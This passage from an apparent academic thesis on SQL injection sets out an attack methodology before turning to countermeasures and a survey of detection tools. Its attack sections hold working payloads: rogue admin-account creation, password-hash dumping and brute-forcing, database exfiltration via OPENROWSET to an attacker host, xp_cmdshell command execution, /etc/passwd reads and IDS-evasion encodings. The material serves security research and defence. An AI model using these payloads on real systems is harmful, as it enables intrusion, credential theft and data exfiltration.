### 3.4. Methodology for a Successful SQLIA

---

MS SQL

```
exec sp_addlogin 'hack', 'Pass123'  
exec sp_addsrvrolemember 'victor', 'sysadmin'
```

MySQL

```
INSERT INTO mysql.user (user, host, password) VALUES ('hack'  
    , 'localhost', PASSWORD('Pass123'))
```

Access

```
CREATE USER hack IDENTIFIED BY 'Pass123'
```

Postgres (requires UNIX account)

```
CREATE USER hack WITH PASSWORD 'Pass123'
```

Oracle

```
CREATE USER hack IDENTIFIED BY Pass123  
    TEMPORARY TABLESPACE temp  
    DEFAULT TABLESPACE users;  
GRANT CONNECT TO hack;  
GRANT RESOURCE TO hack;
```

#### **Grabbing MS SQL Server Hashes:**

Some databases also store the hashes for username and passwords within a table. In MS-SQL Server, for example, they are stored in a table called sysxlogins. To extract them we have to convert the hashes that are kept in binary form into a hexadecimal format that can be displayed as part of the error message. One way to achieve this is via a recursive procedure, which runs for each password as shown below. The hashes are extracted using:

```
SELECT password FROM master..sysxlogins
```

We then hex each hash:

```
begin @charvalue='0x', @i=1, @length=datalength(@binvalue),  
@hexstring = '0123456789ABCDEF' while (@i<=@length) BEGIN
```

```
declare @tempint int, @firstint int, @secondint int
select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
select @firstint=FLOOR(@tempint/16)
select @secondint=@tempint - (@firstint*16)
select @charvalue=@charvalue + SUBSTRING (@hexstring,
      @firstint+1,1) + SUBSTRING (@hexstring, @secondint+1,1)
select @i=@i+1  END
```

And then we just cycle through all passwords.

### Extract hashes through error messages:

Another way to extract the hashes from a server is through an error message. In this case we use a substring to extract one 256 character piece at a time.

```
' and 1 in (select x from temp) --
' and 1 in (select substring (x, 256, 256) from temp) --
' and 1 in (select substring (x, 512, 256) from temp) --
etc
' drop table temp --
```

### Brute forcing Passwords:

This technique is quite popular and common among hackers. Most of the time it is a time consuming procedure, but there are automatic tools that help with this process. The main idea is that passwords can be brute forced by using the attacked server to do the processing. An example is:

#### SQL Crack Script:

```
create table tempdb..passwords( pwd varchar(255) )
bulk insert tempdb..passwords from 'c:\temp\passwords.txt'
select name, pwd from tempdb..passwords inner join sysxlogi
ns on (pwdcompare( pwd, sysxlogins.password, 0 ) = 1) union
select name, name from sysxlogins where (pwdcompare( name,
sysxlogins.password, 0 ) = 1) union select sysxlogins.name,
null from sysxlogins join syslogins on sysxlogins.sid=
```

### 3.4. Methodology for a Successful SQLIA

---

```
syslogins.sid where sysxlogins.password is null and
syslogins.isntgroup=0 and syslogins.isntuser=0
drop table tempdb..passwords
```

#### **Transfer DB structure and data:**

If we have network connectivity a reverse connection can be established and the whole database can be transferred to our local SQL Server. The general steps to follow for this purpose are:

Test the network connectivity

Link back the SQL Server to the attacker's DB by using OPENROWSET  
DB Structure is replicated

Data is transferred

It can all be done by connecting to the remote port 80

#### **Transfer database through the DB Structure:**

Another interesting approach is to create the database structure in your local system, by transferring the database's metadata.

```
'; insert into
OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network=DBMSSOCN
;Address=myIP,80;', 'select * from mydatabase..
hacked_sysdatabases')
select * from master.dbo.sysdatabases --

'; insert into
OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network=DBMSSOCN
;Address=myIP,80;', 'select * from mydatabase..
hacked_sysdatabases')
select * from user_database.dbo.sysobjects --

'; insert into
OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network=DBMSSOCN
;Address=myIP,80;',
'select * from mydatabase..hacked_syscolumns')
select * from user_database.dbo.syscolumns --
```

Once the structure has been recreated, the data may be easily transferred a table at a time using this method:

```
'; insert into
OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network=DBMSSOCN
;Address=myIP,80;',
'select * from mydatabase..table1')
select * from database..table1 --

'; insert into
OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network=DBMSSOCN
;Address=myIP,80;',
'select * from mydatabase..table2')
select * from database..table2 --
...
```

### 7. OS Interaction

Most of the time we are able to interact directly with the underlying operating system, but this depends on the database type and the privileges we have in it. There are two main ways to obtain the ability to interact with the OS:

Reading and writing system files from disk

- Find passwords and configuration files
- Change passwords and configuration
- Execute commands by overwriting initialization or configuration files

Direct command execution: it means we can do anything we want

Both of these technologies are restricted by the database's running privileges and permissions.

#### MySQL OS Interaction:

```
LOAD_FILE
' union select 1,load_file('/etc/passwd'),1,1,1;
LOAD DATA INFILE
```

### 3.4. Methodology for a Successful SQLIA

---

```
create table temp( line blob );
load data infile '/etc/passwd' into table temp;
select * from temp;
SELECT INTO OUTFILE
```

#### **MS SQL OS Interaction:**

The XP\_CMDSHELL extended procedure allows us to execute any OS command in a non interactive way. This is the most dangerous command we can run to fully control the remote machine. A complete list of the xp\_cmdshell commands can be found at the official MSDN web site <http://msdn.microsoft.com/en-us/library/aa260689.aspx>. Now we provide an example of them:

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --
'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp
FROM 'test.txt' --'; begin declare @data varchar(8000) ;
set @data='| ' ; select @data=@data+txt+' | ' from tmp
where txt<@data ; select @data as x into temp end --
' and 1 in (select substring(x,1,256) from temp) --
'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

### 8. Operating System Cmd Prompt

Executing OS commands through SQL Injection is not always possible. In most databases, the path into the operating system will not be direct. We will have to start searching for passwords and in some cases replacing configuration files in order to gain access indirectly. In MS-SQL Server in particular we will be able to use the exec xp\_cmdshell procedure to execute commands as said above. One of the first things we may want to do as an attacker is to add our own user and include it as an administrator. There are a lot of different extended procedures in MS-SQL that can be abused by an attacker. Another interesting one is xp\_servicecontrol which allows OS to start a service.

Linux based MySQL

```
' union select 1, (load_file('/etc/passwd')),1,1,1;
```

MS-SQL Windows Password Creation

```
'; exec xp_cmdshell 'net user /add hacker pass123'--  
'; exec xp_cmdshell 'net localgroup /add administrators  
hacker'
```

Starting Services

```
';exec master..xp_servicecontrol'start','FTP Publishing'--
```

## 9. Expand Influence

This step is optional in an attack procedure. But for completeness we are going to show you, in this final stage, how to expand our influence to other applications or servers.

### Hopping into other DB Servers:

We can achieve our goal by finding a) linked servers in MS SQL: select \* from sys.servers or b) by using the OPENROWSET command hopping to those servers.

#### (a) Linked Servers:

Linked servers allow us to execute distributed queries and even control remote database servers. We could use this capability to access the internal network. We would start by collecting information from the master.dbo.sys.servers system table as demonstrated in the example below. We could then query the information from the linked and remote servers. The first insert brings us the linked servers in the sys.servers table. The second one allows us to retrieve the sys.servers table in one of the linked servers. The last insert would retrieve the remote databases from the sys.databases table in the linked server.

```
'; insert into  
OPENROWSET('SQLoledb',  
'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
```

### 3.4. Methodology for a Successful SQLIA

---

```
'select * from mydatabase..hacked_syssservers')
select * from master.dbo.syssservers
'; insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..hacked_linked_syssservers')
select * from LinkedServer.master.dbo.syssservers
'; insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..hacked_linked_sysdatabases')
select * from LinkedServer.master.dbo.sysdatabases
```

(b) **Executing through stored procedures remotely:**

Sometimes the servers will be configured to allow only remote stored procedure execution and will not permit arbitrary queries to run. In this case there is also a solution: for example, by running the `sp_executesql` stored procedure. All queries can be done through this command that circumvents this restriction. The following is an example:

```
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=Pass123;Network=DBMSSOCN; Address=myIP,80;
','select * from mydatabase..hacked_syssservers')
exec Linked_Server.master.dbo.sp_executesql N'select *
from master.dbo.syssservers'
```

```
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=Pass123;Network=DBMSSOCN; Address=myIP,80;
','select * from mydatabase..hacked_sysdatabases')
exec Linked_Server.master.dbo.sp_executesql N'select *
from master.dbo.sysdatabases'
```






Figure 3.5: Summarizing diagram for a successful SQLIA

### 3.4.2 Summary

In this section we have proposed a step-by-step general methodology to attempt a SQL Injection Attack on any web application connected to a SQL back-end database. Now we will summarize this process in a flow diagram to provide a general conceptualization of the whole attack procedure (fig. 3.5). Another interesting observation about SQLIAs is the small amount of time actually needed to execute an attack. In fact, once everything is configured properly, a hacker can launch his attack in mere minutes. This is confirmed also by in-depth research work, publications such as for example “The Google Hacker’s Guide” [42] and several free online videos currently published on

### 3.5. Evasion Techniques

---

the Internet. Here it is possible to observe the execution of real SQLIAs attempted on real web applications. These videos can be found for example on YouTube [43, 44]

## 3.5 Evasion Techniques

In some cases a “simple” injection of code is not enough to perform a successful SQLIA. This is due to the fact that there will be input validation in place or security mechanisms such as an Intrusion Prevention System that will distort or drop out some of our attempts to inject. So however the hacker can utilize special techniques to obscure the real attack, and, bypass the security system. We will now review possible evasion techniques used during SQLIAs. We will also outline techniques to change the expected input and bypass the signatures completely.

IDS or IPS should never be used alone to protect applications from SQL Injection vulnerabilities. Rather, they should be implemented as alerting mechanisms [45]. Input validation, IDS detection AND strong database and OS hardening must be used together.

#### **IDS Signature Evasion:**

An IDS signature may be looking for the 'OR 1=1. There are numerous ways of replacing this so that it continues to have the same effect. For example:

```
' OR 'unusual' = 'unusual'  
' OR 'something' = 'some'+ 'thing'  
' OR 'text' = N'text'  
' OR 'something' like 'some%'  
' OR 2 > 1  
' OR 'text' > 't'  
' OR 'whatever' IN ('whatever')  
' OR 2 BETWEEN 1 AND 3
```

#### **Evasion and Bypass**

A very common way to evade and circumvent validation or detection is

through encoding of parameters. Different types of detection will be vulnerable to distinct encoding. Thanks to this technique, IDS and input validation can be circumvented easily. Some ways of encoding parameters are: URL encoding, Unicode/UTF-8, Hex encoding, char() function.

### Example

Privilege escalation attack without evasion technique:

```
POST /product.jsp HTTP/1.1
product_id=2; exec master..xp_cmdshell net user hacker 1234/add
```

Privilege escalation attack with evasion technique (hexadecimal encoding):

```
POST /product.jsp HTTP/1.1
product_id=2; /* */declare/* */@x/* */as/* */varchar(4000)/* */
set/* */@x=convert(varchar(4000),0x6578656320206D61737465722E2E
78705F636D647368656C6C20276E65742075736572206861636B6572
202F6164642027)/**/exec/* */(@x)
```

### MySQL Input Validation bypassing using Char():

To inject into MySQL without using double quotes the char() function can be very useful. Char() also works on almost all other DBs but sometimes it can only hold one character at a time, for example char(0x##)+char(0x##)+...

Inject without quotes (string = "%")?'or username like char(37);

Inject without quotes (string = "root") ?'union select \* from users where login = char(114,111,111,116);

Load files in unions (string = "/etc/passwd")?' union select 1, (load\_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;

Check for existing files (string = "n.ext")?'and 1=(if(load\_file(char(110,46,101,120,116))<>char(39,39)),1,0);

### IDS Signature Evasion

- using white spaces

### 3.5. Evasion Techniques

---

It may be possible to evade IDSs just by changing the number of white spaces. Sometimes adding special characters like tab, carriage return or linefeeds will evade the signature. Some SQL interpreters do not even need spaces between commands and parameters. This would completely change the IDS's signature and render it untraceable without changing the execution of the statement. In fact:

```
UNION SELECT signature is different to
UNION      SELECT
```

- **using comments** This is another very interesting way to evade IDS. Multirow comments will work in almost all databases and can be used to replace white spaces. They could even allow commands to spread through different fields.

Example

```
/*...*/ is used in SQL99 to delimit multirow comments
```

```
UNION/**/SELECT/**/
```

```
'/**/OR/**/1/**/=/**/1
```

This also allows the spread of the injection through multiple fields

```
USERNAME: ' or 1/*
```

```
PASSWORD: */ =1 --
```

- **using string concatenation** In MySQL comments can even be put in the middle of SQL commands. Another way of splitting instructions to avoid IDS detection is by using execution commands that allow us to concatenate text in Oracle or MS SQL Server. In MySQL it is possible to separate instructions with comments: UNI/\*\*/ON SEL/\*\*/ECT Or you can concatenate text and use a DB specific instruction to execute

```
Oracle: '; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
```

```
MS SQL: '; EXEC ('SEL' + 'ECT US' + 'ER')
```

**IDS and Input Validation Evasion using variables** Other techniques will allow us to define variables and then have them executed. Variables can be completely defined in hex, avoiding the need for single quotes.

```
; declare @x nvarchar(80); set @x = N'SEL' + N'ECT US' + N'ER');  
EXEC (@x)  
EXEC SP_EXECUTESQL @x
```

Or even using a hex value

```
;declare@xnvarchar(80);set@x=0x73656c6563742040407665727369666e;  
EXEC (@x)
```

## 3.6 Existing Countermeasures

Now that we are familiar with SQLIAs, we will provide useful and effective defence countermeasures to adopt in order to protect and prevent our web applications against malicious intrusions. These countermeasures are mainly based on the concept of writing secure code, following basic fundamental rules. This advice should be heeded by the developer community because they are the most affected by SQL Injection Attacks.

Defending against SQL Injection is not impossible. In fact, it is quite easy, but it has to be done in a methodical way. Input validation is the most important part of defending against SQL injection. Developers should enforce input validation in all new applications through strong design. The real challenge is making best practices consistent through all code. Enforce “strong design” in new applications and even if the system has an air-tight design, harden your servers and database. Of course other important expedients like escaping meta-characters, configure error reporting properly and use of parameterised queries are quite effective. Below we will discuss all these mitigation techniques in detail.

### Strong Design

A design is strong when it can guarantee a high level of security. Design is part of software development so security falls into the responsibility of the programmer who creates the application. For example, a web application should be not developed in the easiest way for programmers to query the database, but instead should use stored procedures to interact with the database and call procedures through a secure API as parameterised queries

### 3.6. Existing Countermeasures

---

and Object Relation Mapping libraries. All input should be validated and all database users should run under the “least privilege” principle [23]. Some programming languages like Java [46, 47] provides a higher and complete level of security. Thus, one good way to prevent any kind of attacks is to write applications properly with secure code. There are many publications about how to write secure code and secure web application [48, 49]. These sources would be a very good start for those wishing to develop more secure systems.

#### **Input Validation**

This is the main vulnerability that SQLIAs exploit so it requires extra attention when developing web applications. It is absolutely vital to sanitize user inputs to insure that they do not contain dangerous code, whether to the SQL server or to HTML itself. One’s first instinct may be to strip out “bad stuff”, such as quotes or semicolons or escapes, but this is a misguided attempt. Though it is easy to point out some dangerous characters, it is harder to point out all of them. Web language is full of special characters and strange mark up (including alternate ways of representing the same characters), and efforts to authoritatively identify all of the “bad stuff” are likely to be unsuccessful. Instead, rather than “removing known bad data”, it is better to “remove everything but known good data”. So it is better to respect the following rules.

Define data types for each field

Implement stringent “allow only good” filters

If the input is supposed to be numeric, use a numeric variable in your script to store it

Reject bad input rather than attempting to escape or modify it

Implement stringent “known bad” filters. For example: reject ”select”, ”insert”, ”update”, ”shutdown”, ”delete”, ”drop”, ”\_ \_”, ”’ ”

Escape and quotesafethe input

**Example of input validation** We can assume that, for instance, an email address must contain only the following characters:

abcdefghijklmnopqrstuvwxyz ABCDEFGHIJKLMNOPQRSTUVWXYZ  
0123456789 @ . - \_ +

By using a validation of this type, we can guarantee proper service to the user and avoid a lot of SQL Injections. Unfortunately, this specific technique is not always possible; just imagine a username form where an input like: “Fabrizio Vegas” would be accepted even if it contained dangerous characters.

### Escaping Meta-characters

All data access techniques provide some means for escaping SQL meta-characters automatically. The important thing to remember is to never construct SQL statements using string concatenation of unchecked input values. The following paragraph details how to perform input validation and meta-character escaping by using the Java language [23]

### Prepared Statements:

Variables passed as arguments to prepared statements will automatically escape the JDBC driver.

Example 1 -

```
String selectStatement = "SELECT * FROM User WHERE userId = ?";  
PreparedStatement prepStmt = con.prepareStatement  
(selectStatement);prepStmt.setString(1, userId);  
ResultSet rs = prepStmt.executeQuery();
```

Although Prepared Statements helps in defending against SQLI, there are possibilities of SQL Injection attacks through inappropriate usage of Prepared Statements. The example below explains such a scenario where the input variables are passed directly into the Prepared Statement and thereby paving way for SQL Injection attacks.

Example 2 -

```
String strUserName = request.getParameter("Txt_UserName");  
PreparedStatement prepStmt = con.prepareStatement("SELECT*FROM
```

### 3.6. Existing Countermeasures

---

```
user WHERE userId = '+strUserName+');
```

It is highly recommended to use Bind Variables as mentioned in the example ps.1 above. Usage of PreparedStatement with Bind variables defends SQL Injection attacks and improves the performance.

#### **Configure error reporting**

The default error reporting for some frameworks includes developer debugging information which cannot be shown to outside users. Imagine how much easier a time an attacker would have if the full query was shown, pointing out the syntax error involved. This information is useful to developers, but it should be restricted – if possible – to just internal users.

**Harden the Server** If there is a breach, you should be protected to the core. Never trust your input validation, applications continue to change through time and unexpected vulnerabilities may emerge in time.

Remove unused stored procedures and functionality or restrict access to administrators

Limit database permissions and segregate users

Use stored procedures for database access

Change permissions and remove “public” access to system objects

Audit password strength for all user accounts

Remove pre-authenticated linked servers

Remove unused network protocols

Firewall the server so that only trusted clients can connect to it (typically only: administrative network, web server and backup server)

Isolate the webserver: for instance, putting the machine in a DMZ with extremely limited pinholes “inside” the network means that even getting complete control of the webserver does not automatically grant full access to everything else. This would not stop everything of course, but it makes it a lot harder.

#### **Parameterised queries**

SQL Servers support a concept called parameterised queries. These are normal queries that use by default one or more parameters.





Figure 3.6: SQLIA Comics – <http://xkcd.com/327/>

Example:

Code without parameterised query:

```
string cmdText=string.Format("SELECT * FROM Customers "+
    "WHERE Country='{0}'", countryName);
SqlCommand cmd = new SqlCommand(cmdText, conn);
```

The same code with parameterised query:

```
string commandText = "SELECT * FROM Customers "+
    "WHERE Country=@CountryName";
SqlCommand cmd = new SqlCommand(commandText, conn);
cmd.Parameters.Add("@CountryName", countryName);
```

## 3.7 Analysis of Current SQLIAs Security Tools

Research work related to SQLIA detection or prevention can be broadly categorized based on the type of data analyzed or modified by the proposed techniques: (1) runtime HTTP requests, (2) design-time web application source code and (3) runtime dynamically generated SQL statements. To detect SQLIAs, some approaches use only one type of data while others use two. For example, our approach analyzes HTTP requests and SQL statements. Below we discuss related work first using these categorizations, and briefly summarize the advantages and limitations of each, before focusing on the evaluation concept. In fact, another important category is the evaluation

### 3.7. Analysis of Current SQLIAs Security Tools

---

techniques used to test these tools. For this second aspect of related work, we will show that this point is underestimated and not well discussed in literature. In fact, there have not been much research nor studies conducted on it. This lack of methodology, common procedure and guideline related to the SQLIAs tools evaluation is one of the most important reasons why we are addressing this problem.

**Runtime filtering of HTTP requests:** Security Gateway [50] is a filtering proxy that allows only those HTTP requests that are compliant with the input validation rules to reach the protected web applications. Like commercial web application firewalls, Security Gateway is easy to deploy and operate, without any modifications to the application source code. However, this approach requires developers to provide correct validation rules, which are specific to their application. Similarly to the defensive programming practices, this process requires intimate knowledge of the web application in question; as a result, it is prone to false positives and false negatives. Also, any modification of an existing web application or deployment of a new one requires modification to the input validation rules, leading to an increase in the administrative and change management overheads. Our tool does not need developer involvement and requires deployment of interception modules only when a new instance of a web application is deployed.

**Web application source code analysis and hardening:** WebSSARI [51] and approaches proposed by Livshits et al. [52] and Xie et al [53]. use information-flow-based source code analysis techniques to detect SQLIA vulnerabilities in web applications. Once detected, these vulnerabilities can be fixed by the developers. These approaches to vulnerability detection employ static analysis of applications. They have the advantages of no runtime overhead and the ability to detect errors before deployment; however, they need access to the application source code, and the analysis has to be repeated each time an application is modified. Such access is sometimes unrealistic, and repeated analysis increases the overhead of change management. Our tool does not require access to the source code and is oblivious to application modification.

**Runtime analysis of SQL statements for anomalies:** Valuer et al. [54] propose an SQLIA detection technique based on machine learning

methods. Their anomaly-based system learns profiles of the normal database access performed by web-based applications using a number of different models. These models allow for the detection of unknown attacks with limited overhead. After learning normal profiles in a training phase, the system uses deviation from these profiles to detect potential attacks. Valuer et al. have shown that their system is effective in detecting SQLIAs. However, the fundamental limitation of this and other approaches based on machine learning techniques is that their effectiveness depends on the quality of training data used. Training data acquisition is an expensive process and its quality may not be guaranteed. Our tool does not rely on the ability of the application developers or owners to acquire a qualified clean data set which has all possible versions of legitimate SQL statements and yet has no SQLIAs. Static analysis paired with runtime analysis of SQL statements: AMNESIA [55], SQLGuard [56], SQLCheck [57], and CANDID [58] identify the intended structures of SQL statements by analyzing the source code of web applications at development time and checking at runtime whether dynamically generated SQL statements conform to those structures. SQLrand [59] modifies SQL statements in the source code by appending a randomized integer to every SQL keyword during design-time; an intermediate proxy intercepts SQL statements at runtime and removes the inserted integers before submitting the statements to the back-end database. Therefore, any normal SQL code injected by attackers will be interpreted as an invalid expression. These approaches are very effective, claiming 100% accuracy (i.e., no false positives and no false negatives). Like the other approaches discussed above ([51, 52, 53]), the SQLIA prevention solutions in this class need access to the application source code for the purpose of analysis and modification, which is their main limitation.

**Runtime analysis of HTTP requests and SQL statements:** Approaches employing dynamic taint analysis have been proposed by Nguyen-Tuong et al. [60] and Pietraszek et al. [61]. Taint information refers to data that come from un-sanitized or un-validated sources, such as HTTP requests. Both approaches modify the PHP interpreter to mark tainted data as it enters the application and flows around it. Before any database access function, e.g., `mysql-query()`, is dispatched, the corresponding SQL statement string

### 3.7. Analysis of Current SQLIAs Security Tools

---

is checked by the modified PHP interpreter. If tainted data has been used to create SQL keywords and/or operators in the query, the call is rejected. Similar to our technique, these approaches use HTTP requests and SQL statements, do not require access to the application source code, do not need training traces, and are resistant to evasion techniques. Their limitations are that they (1) require modifications to the PHP runtime environment, which may not be viable for other runtime environments such as Java or ASP.NET, and (2) need all database access functions to be identified in advance. Our approach has neither limitation.

Sania [62], an SQLIA vulnerability testing tool, identifies injectable parameters by comparing the parse trees and HTTP responses for a benign HTTP request and the corresponding auto-generated attack. The main drawback of this approach is the high rate of false positives (about 30%) and the need for application developers to be involved in the SQLIA vulnerability testing.

About the evaluation part of SQLIAs tools, to the best of our knowledge, we have observed that there is a general lack of a standardization and common methodology. In fact, in our research on the phenomena of SQL Injection, we found out that there is not a general guideline used by anybody to check and prove effectiveness, efficiency and performance of a SQL Injection Attacks tool. Moreover the evaluation part is often underestimated, not well discussed nor described in detail most of the time. The result of the deficiency in these areas is that, at the end, each tool is evaluated and tested individually by measuring different parameters and consequently achieving incomparable results. Therefore a fair comparison of the results among all those tools is always harder or, in some cases, even impossible. Moreover we have observed that, most of the time, the evaluation of these tools is incomplete, restricted to some specific cases or network configuration or based on very trivial tests. Following are the most interesting methodologies of SQLIAs tool evaluation we have already cited in the first part of this chapter as comparison of SQLIAs detection/prevention approaches to our tool SQL-Prevent and that now we are going to describe by focusing more on their evaluation. As it will be clear to see, each evaluation lacks in something.

**SQLGuard** [56] is a technique to prevent SQLIAs and hence eliminate SQL injection vulnerabilities. The technique is based on comparing, at run

time, the parse tree of the SQL statement before inclusion of user input. Its evaluation is mainly based on one J2EE web application the authors made on demand, using JSP, Java classes on Sybase as database and Apache Tomcat as the application server. To test the execution time overhead, they baselined their study first by timing the application with traditional SQL queries (i.e., without the injection checking) and then modifying the queries and rerunning the experiment. Afterwards a second set of experiments was conducted to test the tool under extreme load. To accomplish this task, they used Apache's JMeter load testing package [63]

**SQLRand** [59], a system for preventing SQL injection attacks against web servers, has been evaluated by checking two main parameters. First, the proxy must prevent known SQL injection vulnerabilities within an application: qualitative evaluation. Second, the extra overhead introduced by the proxy must be evaluated: performance evaluation. The tool has been evaluated with the MySQL database using an intermediary proxy that translates the random SQL to its standard language. Based on these test results the authors say that their mechanism imposes negligible performance overhead to query processing and can be easily retrofitted to existing systems. From their evaluations that measured the first parameter, the authors wrote a simple CGI application ad hoc with no input validation, which allowed a user to inject SQL into a "Where" clause that expected an account ID. Then they identify a SQL injection vulnerability in pre-existing applications such as the open source bulletin board, phpBB v2.0.5 and Php-Nuke. To measure the second parameter (performance) they quantified the overhead imposed by SQLRand. An experiment was designed to measure the additional processing time required by three sets of concurrent users. The sample customer database created during the implementation was the target of the queries. The database, proxy, and client program were on separate x86 machines running RedHat Linux, within the same network.

**CANDID** [58] is a technique used to dynamically deduce the programmer intended structure of SQL queries and also to effectively transform applications so that they guard themselves against SQL injection attacks. It has been evaluated using both the suites of applications and attacks of the AMNESIA testbed. As like as AMNESIA, Candid has been tested in 2 main

### 3.7. Analysis of Current SQLIAs Security Tools

---

phases: attacks evaluation and performance evaluation. But in this case, the experiment setup used was strictly limited. The authors objective was to deploy two versions of each tested application: (1) an original un-instrumented version and (2) a Candid protected version. Also, to simulate a live-test scenario, the attacks were deployed simultaneously on each of these two versions and results subsequently observed. Moreover, they wanted the original and instrumented versions to be isolated from each other, so that they do not affect the accuracy of the tests. For this reason, the authors decided to run them on two separate ad-hoc machines, one as virtual copy of the other.

**WebSSARI (Web application Security by Static Analysis and Runtime Inspection)** [51] is a tool that secures web application code by static analysis and runtime protection. Its evaluation is based on a sample of 230 open sources projects from SourceForge.net [64] that reflected a broad variation in terms of language, purpose, popularity, and maturity. Having downloaded their sources, the authors tested them with WebSSARI, and manually inspected every report of a security violation. Where true vulnerabilities were identified, an email notification was sent to the developers. Over the test period, it has been identified an amount of 69 projects containing real vulnerabilities; to date, 38 developers have acknowledged the findings and stated that they would provide patches. In all, WebSSARI scanned 11,848 files consisting of 1,140,091 statements; 515 files of which were identified as vulnerable.

**SQLCheck** [57] prevents SQLIAs by using context-free grammars and compiler parsing techniques. Based on their evaluation results the authors say that SQLCheck produces no false positives or false negatives, incurs low runtime overhead, and applies straightforwardly to web applications written in different languages. The evaluation of SQLCheck is based on the PHP and JSP version of five web applications of the AMNESIA testbed. Moreover, the inputs (attack and legit URLs) also come from same testbed.

**Sania** [62], designed to check for SQL injection vulnerabilities in the development and debugging phases, is focused only on 2 parameters: efficiency and false positive rate. Sania was used to discover the SQL injection vulnerabilities in six web applications, five (Bookstore, Portal, Event, Classifieds and Employee Directory) came from the AMNESIA testbed plus a commercial

one. For comparison, the authors used the vulnerability scanner Paros [65] to test these applications. The results they obtained showed that Sania found more vulnerabilities for each subject and caused less false positive than Paros, using fewer trials. That is all what we know about the evaluation of this tool.

**AMNESIA (Analysis and Monitoring for NEutralizing SQL Injection Attacks)** [55, 66] is the only tool against SQLIAs, its evaluation being treated in more detail and in a more complete manner. For the Amnesia authors, the goal of their empirical evaluation is to assess the effectiveness and efficiency of their technique when applied to various web applications. To achieve this goal, the authors investigated three main research questions: (1) Effectiveness: what percentage of attacks can their techniques detect and prevent that which would otherwise go undetected and reach the database? (2) Efficiency: how much overhead does the technique impose on web applications at runtime? (3) Precision: What percentage of legitimate accesses does the technique identify as false positives? To investigate these questions the authors created a testbed which is, at the moment, the only common part we noticed has been used also by others authors [58, 62, 57] to evaluate their tools. However, this is not a complete guideline for the evaluation of SQLIAs tools, it just provides a set of subject web applications that are vulnerable to SQL Injection Attacks, along with test inputs that represent malicious and legitimate accesses to the web application. The purpose of this testbed is to facilitate the evaluation of SQL Injection detection and prevention techniques. It has been originally developed to evaluate the AMNESIA approach, and then it became a de-facto common testbed used to compare results and performance of SQLIAs tools. The testbed consists of seven web applications that accept user input via web forms and use the input to build queries to an underlying database. Five of the seven applications are commercial applications that are possible to obtain from GotoCode: Employee Directory, Bookstore, Events, Classifieds, and Portal. The other two, Checkers and OfficeTalk, are applications developed by students and have been used in previous related studies (Gould, Su, Devanbu; ICSE 2004). For each application in the testbed, there are two sets of inputs: LEGIT, which consists of legitimate inputs for the application, and ATTACK, which consists of attempted SQLIAs. The ATTACK set was built with a set of potential at-

### 3.7. Analysis of Current SQLIAs Security Tools

---

